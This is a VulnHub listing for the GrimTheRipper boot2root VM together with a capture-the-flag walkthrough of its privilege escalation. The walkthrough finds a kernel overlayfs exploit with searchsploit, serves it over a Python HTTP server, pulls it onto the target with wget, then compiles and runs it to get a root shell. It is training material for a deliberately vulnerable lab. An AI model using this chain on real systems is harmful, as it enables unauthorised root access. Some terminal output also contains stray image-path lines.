**Date release:** 20 Aug 2019  
**Author:** Manish Chandra  
**Series:** GrimTheRipper

### Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

**grim.zip** (Size: 1.5 GB)  
**Download:** <https://drive.google.com/open?id=1ouOBDmaDRQpwXa7MCwPr3qzgnMup3sXB>  
**Download (Mirror):** <https://download.vulnhub.com/grimtheripper/grim.zip>  
**Download (Torrent):** <https://download.vulnhub.com/grimtheripper/grim.zip.torrent>  Magnet)

### Description

This boot2root is a linux based virtual machine and has been tested using VMware workstation.

Goal: Get the root shell and then obtain flag under: `/root/(flag.txt)`.



- To get root access, we need to perform privilege escalation by using Searchsploit.
- In new terminal, now we've to find the exploit package from searchsploit database for target machine ubuntu version.
- Selecting the parameter which has local privilege escalation and download it. The exploit package is written in 'C' language.
- After that we run Python run the http server under the default port 8000 to transfer the exploit to target machine.

```

root@kali: /home/kali

File Actions Edit View Help

root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x

(root@kali)~[/home/kali]
# searchsploit Ubuntu 12.04

Exploit Title | Path
---|---
Linux Kernel (Ubuntu 11.10/12.04) - binfmt_script Stack Data Disclosure | linux/dos/41767.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37293.txt
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Pr | linux_x86-64/local/33589.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege Escalation | linux_x86-64/local/34134.c
Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privilege Escalatio | linux_x86-64/local/44299.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation | linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation | linux/local/36820.txt

Shellcodes: No Results

(root@kali)~[/home/kali]
# searchsploit -m 37292
Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/37292
Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines (466)

cp: overwrite '/home/kali/37292.c'? yes
Copied to: /home/kali/37292.c

(root@kali)~[/home/kali]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

- Return to the target machine shell and then download the exploit package from http service by wget command.

```

www-data@ubuntu:/tmp$ wget http://192.168.83.158:8000/37292.c
wget http://192.168.83.158:8000/37292.c
--2022-07-22 11:14:09-- http://192.168.83.158:8000/37292.c
Connecting to 192.168.83.158:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: `37292.c'


100%[====>] 4,968 --.-K/s in 0s

2022-07-22 11:14:09 (19.8 MB/s) - `37292.c' saved [4968/4968]

www-data@ubuntu:/tmp$


```

- By using `gcc` command, we make it as executable and the permission of the file using `chmod`. I named the file as `host`.



```
Kali - VMware Workstation
File Edit View VM Tabs Help
Kali GrimTheRipper P OS
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: ~ x kali@kali: ~ x
Length: 4968 (4.9K) [text/x-csrc]
Saving to: `37292.c'
100%[=====] 4,968 --.-K/s in 0s
2022-07-22 11:14:09 (19.8 MB/s) - `37292.c' saved [4968/4968]
www-data@ubuntu:/tmp$ gcc 37292.c -o host
gcc 37292.c -o host
www-data@ubuntu:/tmp$ chmod 777 host
chmod 777 host
www-data@ubuntu:/tmp$ ./host
./host
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# pwd
pwd
/tmp
```

- Here we're in root folder and captured the flag.



```
#
# pwd
pwd
/root
# ls -la
ls -la
. .bash_history .gconf .profile .pulse-cookie
.. .bashrc .mysql_history .pulse
#
```